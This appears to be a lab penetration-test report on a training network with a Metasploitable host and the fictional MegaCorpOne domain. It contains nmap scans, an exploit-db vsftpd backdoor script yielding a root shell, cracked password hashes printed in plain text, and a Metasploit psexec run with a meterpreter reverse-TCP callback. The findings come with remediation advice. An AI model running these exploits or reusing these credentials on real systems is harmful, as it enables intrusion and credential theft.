TRACEROUTE
HOP RTT      ADDRESS
1  0.68 ms WinDC01 ([REDACTED] 172.22.117.10)

Nmap scan report for [REDACTED] 172.22.117.150
Host is up (0.0017s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: BID:48539 CVE: CVE-2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
| rpcinfo:

```

```

| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000  2              111/tcp     rpcbind
|   100000  2              111/udp     rpcbind
|   100003  2,3,4          2049/tcp    nfs
|   100003  2,3,4          2049/udp   nfs
|   100005  1,2,3          33165/udp  mountd
|   100005  1,2,3          47735/tcp  mountd
|   100021  1,3,4          34331/udp  nlockmgr
|   100021  1,3,4          46889/tcp  nlockmgr
|   100024  1              34388/udp  status
|   100024  1              41310/tcp  status
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?      [REDACTED]
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc        VNC (protocol 3.3)
6000/tcp  open  X11        (access denied)
6667/tcp  open  irc        UnrealIRCd
8180/tcp  open  unknown?
MAC Address: 00:15:5D:02:04:10 (Microsoft)
Device type: general purpose
Running: Linux 2.6.X

```

```
Discovered open port 464/tcp on 172.22.117.10
Completed SYN Stealth Scan against 172.22.117.10 in 0.44s (1 host left)
Completed SYN Stealth Scan at 18:34, 0.44s elapsed (2000 total ports)
Initiating Service scan at 18:34
Scanning 32 services on 2 hosts
Completed Service scan at 18:37, 156.18s elapsed (32 services on 2 hosts)
Initiating OS detection (try #1) against 172.22.117.10
Retrying OS detection (try #2) against 172.22.117.10
Retrying OS detection (try #3) against 172.22.117.10
Retrying OS detection (try #4) against 172.22.117.10
Retrying OS detection (try #5) against 172.22.117.10
NSE: Script scanning 2 hosts.
Initiating NSE at 18:37
Completed NSE at 18:37, 24.17s elapsed
Initiating NSE at 18:37
Completed NSE at 18:37, 8.01s elapsed
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00068s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-03-26 22:34:36Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
No exact OS matches found for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
```

```
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.008 days (since Tue Mar 26 18:26:49 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb-system-info: ERROR: Script execution failed (use -d to debug)
| smb-os-discovery:
| | OS: Unix (Samba 3.0.20-Debian)
| | Computer name: metasploitable
| | NetBIOS computer name:
| | Domain name: localdomain
| | FQDN: metasploitable.localdomain
|_ System time: 2024-03-26T19:12:51-04:00

TRACEROUTE
HOP RTT      ADDRESS
1  1.71 ms  172.22.117.150

Initiating SYN Stealth Scan at 18:37
Scanning 172.22.117.100 [1000 ports]
Discovered open port 80/tcp on 172.22.117.100
Discovered open port 5901/tcp on 172.22.117.100
Discovered open port 6001/tcp on 172.22.117.100
Completed SYN Stealth Scan at 18:37, 1.24s elapsed (1000 total ports)
Initiating Service scan at 18:37
Scanning 3 services on 172.22.117.100
Completed Service scan at 18:37, 6.01s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 172.22.117.100
NSE: Script scanning 172.22.117.100.
Initiating NSE at 18:37
```

Zenmap

Scan Tools Profile Help

Target: 172.22.117.0/24 Profile: Intense scan

Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery,smb-system-info 172.22.117.0/24

| Hosts |                        | Services |      | Nmap Output |          | Ports / Hosts |   | Topology |  | Host Details |  | Scans |  |
|-------|------------------------|----------|------|-------------|----------|---------------|---|----------|--|--------------|--|-------|--|
| OS    | Host                   |          |      | Port        | Protocol | State         | Service   |          |  |              |  |       |  |
|       | WinDC01(172.22.117.10) | ✓        | 21   | tcp         | open     | ftp           | vsftpd 2.3.4                                    |          |  |              |  |       |  |
|       | 172.22.117.10          | ✓        | 23   | tcp         | open     | telnet        | Linux telnetd                                   |          |  |              |  |       |  |
|       | 172.22.117.15          | ✓        | 25   | tcp         | open     | smtp          | Postfix smtpd                                   |          |  |              |  |       |  |
|       |                        | ✓        | 53   | tcp         | open     | domain        | ISC BIND 9.4.2                                  |          |  |              |  |       |  |
|       |                        | ✓        | 80   | tcp         | open     | http          | Apache httpd 2.2.8 ((Ubuntu) DAV/2)             |          |  |              |  |       |  |
|       |                        | ✓        | 111  | tcp         | open     | rpcbind       | 2 (RPC #100000)                                 |          |  |              |  |       |  |
|       |                        | ✓        | 139  | tcp         | open     | netbios-ssn   | Samba smbd 3.X - 4.X (workgroup: WORKGROUP)     |          |  |              |  |       |  |
|       |                        | ✓        | 445  | tcp         | open     | netbios-ssn   | Samba smbd 3.0.20-Debian (workgroup: WORKGROUP) |          |  |              |  |       |  |
|       |                        | ✓        | 512  | tcp         | open     | exec          | netkit-rsh rexecd                               |          |  |              |  |       |  |
|       |                        | ✓        | 513  | tcp         | open     | login         |   |          |  |              |  |       |  |
|       |                        | ✓        | 514  | tcp         | open     | shell         | Netkit rshd                                     |          |  |              |  |       |  |
|       |                        | ✓        | 1099 | tcp         | open     | java-rmi      | GNU Classpath grmiregistry                      |          |  |              |  |       |  |
|       |                        | ✓        | 1524 | tcp         | open     | bindshell     | Metasploitable root shell                       |          |  |              |  |       |  |
|       |                        | ✓        | 2049 | tcp         | open     | nfs           | 2-4 (RPC #100003)                               |          |  |              |  |       |  |
|       |                        | ✓        | 2121 | tcp         | open     | ftp           | ProFTPD 1.3.1                                   |          |  |              |  |       |  |
|       |                        | ✓        | 3306 | tcp         | open     | mysql         | MySQL 5.0.51a-Subuntu5                          |          |  |              |  |       |  |
|       |                        | ✓        | 5432 | tcp         | open     | postgresql    | PostgreSQL DB 8.3.0 - 8.3.7                     |          |  |              |  |       |  |
|       |                        | ✓        | 5900 | tcp         | open     | vnc           | VNC (protocol 3.3)                              |          |  |              |  |       |  |
|       |                        | ✓        | 5432 | tcp         | open     | postgresql    | PostgreSQL DB 8.3.0 - 8.3.7                     |          |  |              |  |       |  |
|       |                        | ✓        | 5900 | tcp         | open     | vnc           | VNC (protocol 3.3)                              |          |  |              |  |       |  |
|       |                        | ✓        | 6000 | tcp         | open     | X11           | (access denied)                                 |          |  |              |  |       |  |
|       |                        | ✓        | 6667 | tcp         | open     | irc           | UnrealIRCd                                      |          |  |              |  |       |  |
|       |                        | ✓        | 8009 | tcp         | open     | ajp13         | Apache Jserv (Protocol v1.3)                    |          |  |              |  |       |  |
|       |                        | ✓        | 8180 | tcp         | open     | http          | Apache Tomcat/Coyote JSP engine 1.1             |          |  |              |  |       |  |

Target: 172.22.117.0/24 Profile: Intense scan

Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery,smb-system-info 172.22.117.0/24

| Hosts |                        | Services |      | Nmap Output |          | Ports / Hosts |                     | Topology |  | Host Details |  | Scans |  |
|-------|------------------------|----------|------|-------------|----------|---------------|---------------------|----------|--|--------------|--|-------|--|
| OS    | Host                   |          |      | Port        | Protocol | State         | Service             |          |  |              |  |       |  |
|       | WinDC01(172.22.117.10) | ✓        | 80   | tcp         | open     | http          | Apache httpd 2.4.46 |          |  |              |  |       |  |
|       | 172.22.117.10          | ✓        | 5901 | tcp         | open     | vnc           | VNC (protocol 3.8)  |          |  |              |  |       |  |
|       | 172.22.117.15          | ✓        | 6001 | tcp         | open     | X11           | (access denied)     |          |  |              |  |       |  |
|       |                        | ✗        | 8080 | tcp         | filtered | http-proxy    |                     |          |  |              |  |       |  |

| Scan Tools Profile Help |               | Target: 172.22.117.0/24 |          | Profile: Intense scan |              | Scan   |
|-------------------------|---------------|-------------------------|----------|-----------------------|--------------|--|
| Hosts Services          |               | Nmap Output             |          | Ports / Hosts         |              | Topology Host Details Scans  |
| OS                      | Host          | Port                    | Protocol | State                 | Service      | Version  |
| WinDC01(172.22.117.10)  | 172.22.117.10 | 53                      | tcp      | open                  | domain       | Simple DNS Plus  |
| WinDC01(172.22.117.10)  | 172.22.117.10 | 88                      | tcp      | open                  | kerberos-sec | Microsoft Windows Kerberos (server time: 2024-03-27 16:55:17Z)                                       |
| WinDC01(172.22.117.10)  | 172.22.117.10 | 135                     | tcp      | open                  | msrpc        | Microsoft Windows RPC  |
| WinDC01(172.22.117.10)  | 172.22.117.10 | 139                     | tcp      | open                  | netbios-ssn  | Microsoft Windows netbios-ssn  |
| WinDC01(172.22.117.10)  | 172.22.117.10 | 389                     | tcp      | open                  | ldap         | Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name) |
| WinDC01(172.22.117.10)  | 172.22.117.10 | 445                     | tcp      | open                  | microsoft-ds |  |
| WinDC01(172.22.117.10)  | 172.22.117.10 | 464                     | tcp      | open                  | kpasswd5     |  |
| WinDC01(172.22.117.10)  | 172.22.117.10 | 593                     | tcp      | open                  | ncacn_http   | Microsoft Windows RPC over HTTP 1.0  |
| WinDC01(172.22.117.10)  | 172.22.117.10 | 636                     | tcp      | open                  | tcpwrapped   |  |
| WinDC01(172.22.117.10)  | 172.22.117.10 | 3268                    | tcp      | open                  | ldap         | Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name) |
| WinDC01(172.22.117.10)  | 172.22.117.10 | 3269                    | tcp      | open                  | tcpwrapped   |  |

| OS                        | Host | Port | Protocol | State        | Service |
|---------------------------|------|------|----------|--------------|---------|
| WinDC01(172.22.117.10)    | 53   | tcp  | open     | domain       |         |
| Windows10 (172.22.117.20) | 88   | tcp  | open     | kerberos-sec |         |
| 172.22.117.100            | 135  | tcp  | open     | msrpc        |         |
| 172.22.117.100            | 139  | tcp  | open     | netbios-ssn  |         |
| 172.22.117.100            | 389  | tcp  | open     | ldap         |         |
| 172.22.117.100            | 445  | tcp  | open     | microsoft-ds |         |
| 172.22.117.100            | 464  | tcp  | open     | kpasswd5     |         |
| 172.22.117.100            | 593  | tcp  | open     | ncacn_http   |         |
| 172.22.117.100            | 636  | tcp  | open     | tcpwrapped   |         |
| 172.22.117.100            | 3268 | tcp  | open     | ldap         |         |
| 172.22.117.100            | 3269 | tcp  | open     | tcpwrapped   |         |

| OS                        | Host | Port | Protocol | State         | Service                       | Version |
|---------------------------|------|------|----------|---------------|-------------------------------|---------|
| WinDC01 (172.22.117.10)   | 135  | tcp  | open     | msrpc         | Microsoft Windows RPC         |         |
| Windows10 (172.22.117.20) | 139  | tcp  | open     | netbios-ssn   | Microsoft Windows netbios-ssn |         |
| 172.22.117.100            | 445  | tcp  | open     | microsoft-ds  |                               |         |
| 172.22.117.100            | 3390 | tcp  | open     | ms-wbt-server | Microsoft Terminal Services   |         |

| Hosts Services            |      | Nmap Output |          | Ports / Hosts |         | Topology Host Details Scans |
|---------------------------|------|-------------|----------|---------------|---------|-----------------------------|
| OS                        | Host | Port        | Protocol | State         | Service | Version                     |
| WinDC01(172.22.117.10)    | 80   | tcp         | open     | http          |         | Apache httpd 2.4.46         |
| Windows10 (172.22.117.20) | 5901 | tcp         | open     | vnc           |         | VNC (protocol 3.8)          |
| 172.22.117.100            | 6001 | tcp         | open     | X11           |         | (access denied)             |
| 172.22.117.100            | 8080 | tcp         | filtered | http-proxy    |         |                             |

```
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00091s latency).
Not shown: 989 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-04-01 17:38:42Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-S:
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-S:
3269/tcp  open  tcpwrapped

MAC Address: 00:15:5D:02:04:11 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Nmap scan report for Windows10 (172.22.117.20)

Host is up (0.00076s latency).

**Not shown:** 996 closed tcp ports (reset)

| PORT     | STATE | SERVICE       | VERSION                       |
|----------|-------|---------------|-------------------------------|
| 135/tcp  | open  | msrpc         | Microsoft Windows RPC         |
| 139/tcp  | open  | netbios-ssn   | Microsoft Windows netbios-ssn |
| 445/tcp  | open  | microsoft-ds? |                               |
| 3390/tcp | open  | ms-wbt-server | Microsoft Terminal Services   |

**MAC Address:** 00:15:5D:02:04:01 (Microsoft)  
**Device type:** general purpose  
**Running:** Microsoft Windows 10  
**OS CPE:** cpe:/o:microsoft:windows\_10  
**OS details:** Microsoft Windows 10 1709 - 1909  
**Network Distance:** 1 hop  
**TCP Sequence Prediction:** Difficulty=261 (Good luck!)  
**IP ID Sequence Generation:** Incremental  
**Service Info:** OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100

Host is up (0.000082s latency).

**Not shown:** 996 closed tcp ports (reset)

| PORT     | STATE    | SERVICE    | VERSION                                    |
|----------|----------|------------|--|
| 80/tcp   | open     | http       | Apache httpd 2.4.46                        |
|          |          |            | http-server-header: Apache/2.4.46 (Debian) |
| 5901/tcp | open     | vnc        | VNC (protocol 3.8)                         |
| 6001/tcp | open     | X11        | (access denied)                            |
| 8080/tcp | filtered | http-proxy |  |

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/> ).

TCP/IP fingerprint:

```
OS:SCAN(V=7.92%E=4%D=4/1%OT=80%CT=1%CU=36895%PV=Y%DS=0%DC=L%G=Y%TM=660AF14B
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=109%CD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:01=MFFD7ST11NW7%02=MFFD7ST11NW7%03=MFFD7NNT11NW7%04=MFFD7ST11NW7%05=MFFD
OS:7ST11NW7%06=MFFD7ST11)WIN(W1=FFCB%W2=FFCB%W3=FFCB%W4=FFCB%W5=FFCB%W6=FFC
OS:B)ECN(R=Y%DF=Y%T=40%W=FFD7%0=FFD7NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=
OS:S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%Z=F=R%O=%RD=0%Q
OS:=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A
OS:=%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y
OS:;%F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T
OS:=40%CD=S)
```

Metasploid

```
(root㉿kali)-[~]
# nmap -sV 172.22.117.150
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-13 16:23 EST
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 16:24 (0:00:01 remaining)
Nmap scan report for 172.22.117.150
Host is up (0.031s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:15:5D:02:04:10 (Microsoft)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.74 seconds

(root㉿kali)-[~]
#
```

```
(root㉿kali)-[~]
# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-01 13:35 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00052s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-04-01 17:35:24Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00068s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3390/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:02:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46
5901/tcp  open  vnc         VNC (protocol 3.8)
6001/tcp  open  X11         (access denied)
8080/tcp  filtered http-proxy
Service Info: Host: 127.0.1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 41.72 seconds
```

```
(root㉿kali)-[~]
# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send `exit` to quit shell
id
uid=0(root) gid=0(root)
find / -type f -iname "admin*.txt"
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/TWiki/AdminSkillsAssumptions.txt
/var/tmp/adminpassword.txt
/var/www/twiki/data/TWiki/AdminSkillsAssumptions.txt
cat /var/tmp/adminpassword.txt
Jim,
These are the admin credentials, do not share with anyone!
```

msfadmin:cybersecurity

```
(root㉿kali)-[~]
# ssh msfadmin@172.22.117.150
The authenticity of host '172.22.117.150 (172.22.117.150)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQ0suPs+E9d/rrJB84rk.
This host key is known by the following other names/addresses:
 ~/ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.22.117.150' (RSA) to the list of known hosts.

msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Jan 13 14:57:37 2022
msfadmin@metasploitable:~$
```

```
(root㉿kali)-[~]
# nano hasheskiwi.txt

(root㉿kali)-[~]
# john --format=mscash2 hasheskiwi.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021      (bbanner)
Spring2021_100   (pparker)       1st availability = 400 post
Password!        (tstark)       5 encoders = 18 done
3g 0:00:00:06 DONE 2/3 (2024-03-27 19:53) 0.4846g/s 14861p/s 14964c/s 14964C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

(root㉿kali)-[~]
```

## Summary Vulnerability Overview

| Vulnerability                           | Severity |
|---|----------|
| Weak Password on Public Web Application | Critical |

|  |          |
|--|----------|
| VSFTPD Backdoor                                      | Critical |
| Weak-Stored Password Policy                          | Critical |
| Unsecured Microsoft Directory Services (TCP/UDP 445) | High     |
| Ssh-keys exchange                                    | High     |

The following summary tables represent an overview of the assessment findings for this penetration test:

| Scan Type | Total   |
|-----------|---|
| Hosts     | Linux: 172.22.117.100<br>Windows: 172.22.117.20<br>WinDC10: 172.22.117.10   |
| Ports     | Linux: 80, 5901, 6001, 8080<br>Windows: 135, 139, 445, 3390<br>WinDC10: 53, 88, 135, 139, 389, 445, 463, 493, 636, 3268, 3269 |

1

| Exploitation Risk | Total |
|-------------------|-------|
| Critical          | 3     |
| High              | 1     |
| Medium            | 0     |
| Low               | 0     |

## Vulnerability Findings

### Weak Password on Public Web Application

Risk Rating: **Critical**

**Description:**

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. ICP was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

**Affected Hosts:** vpn.megacorpone.com

**Remediation:**

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.
- Reset the user **trivera**'s password.
- Reset the user **msmith**'s password
- Reset the user **mcarlow**'s password
- Reset the user **agrofield**'s password

## VSFTPD Backdoor:

Risk Rating: **Critical**

### Description:

During a penetration test conducted by **ICO**, a security vulnerability pertaining to VSFTPD (Very Secure File Transfer Protocol Daemon) was identified. Specifically, the test revealed the presence of a backdoor within the VSFTPD system. This backdoor potentially allows unauthorized access to the system, posing a significant security risk.

```
[root@kali)-[~]
└# searchsploit vsftpd
Exploit Title
| Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.0.5 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
vsftpd 3.0.3 - Remote Denial of Service
Shellcodes: No Results
[~]
└# nano /usr/share/exploitdb/exploits/unix/remote/49757.py

[~]
└# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send `exit` to quit shell
id
uid=0(root) gid=0(root)
find / -type f -iname "admin*.txt"
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/TWiki/AdminSkillsAssumptions.txt
/var/tmp/adminpassword.txt
/var/www/twiki/data/TWiki/AdminSkillsAssumptions.txt
cat /var/tmp/adminpassword.txt
Jim,
These are the admin credentials, do not share with anyone!
msfadmin:cybersecurity
```

```
[root💀 kali]# john jhonpassw.txt --show
sys:batman:14742:0:99999:7 :::
klog:123456789:14742:0:99999:7 :::
msfadmin:cybersecurity:18996:0:99999:7 :::
postgres:postgres:14685:0:99999:7 :::
user:user:14699:0:99999:7 :::
service:service:14715:0:99999:7 :::
tstark:Password!:19005:0:99999:7 :::

7 password hashes cracked, 1 left

[root💀 kali]#
[+] [root💀 kali]# [~]
[+] [root💀 kali]# [~]

Created directory: /root/.john
Warning: detected hash type "md5crypt", but the
Use the "--format=md5crypt-long" option to force
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key
Warning: Only 2 candidates buffered for the current
user          (user)
Warning: Only 6 candidates buffered for the current
postgres      (postgres)
Warning: Only 5 candidates buffered for the current
Warning: Only 7 candidates buffered for the current
Warning: Only 4 candidates buffered for the current
Warning: Only 6 candidates buffered for the current
service        (service)
Warning: Only 7 candidates buffered for the current
Almost done: Processing the remaining buffered candidates
Proceeding with wordlist:/usr/share/john/password.lst
123456789       (klog)
password         (systemd-ssh)
batman          (sys)
Password!        (tstark)
Proceeding with incremental:ASCII
7g 0:00:00:48 3/3 0.1435g/s 28753p/s 59099c/s 59099r/s
Use the "--show" option to display all of the cracked passwords and their salts
Session aborted
```

```
msf6 exploit(windows/smb/psexec) > options
Module options (exploit/windows/smb/psexec):
Name      Current Setting  Required  Description
RHOSTS    172.22.117.20   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445             yes       The SMB service port (TCP)
SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME
SMBDomain  megacorpone   no        The Windows domain to use for authentication
SMBPass    Password!     no        The password for the specified username
SMBSHARE   SMBSHARE      no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBUser    tstar          no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    172.22.117.100   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
0   Automatic

msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server ...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstar' ...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload ...
[*] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.20
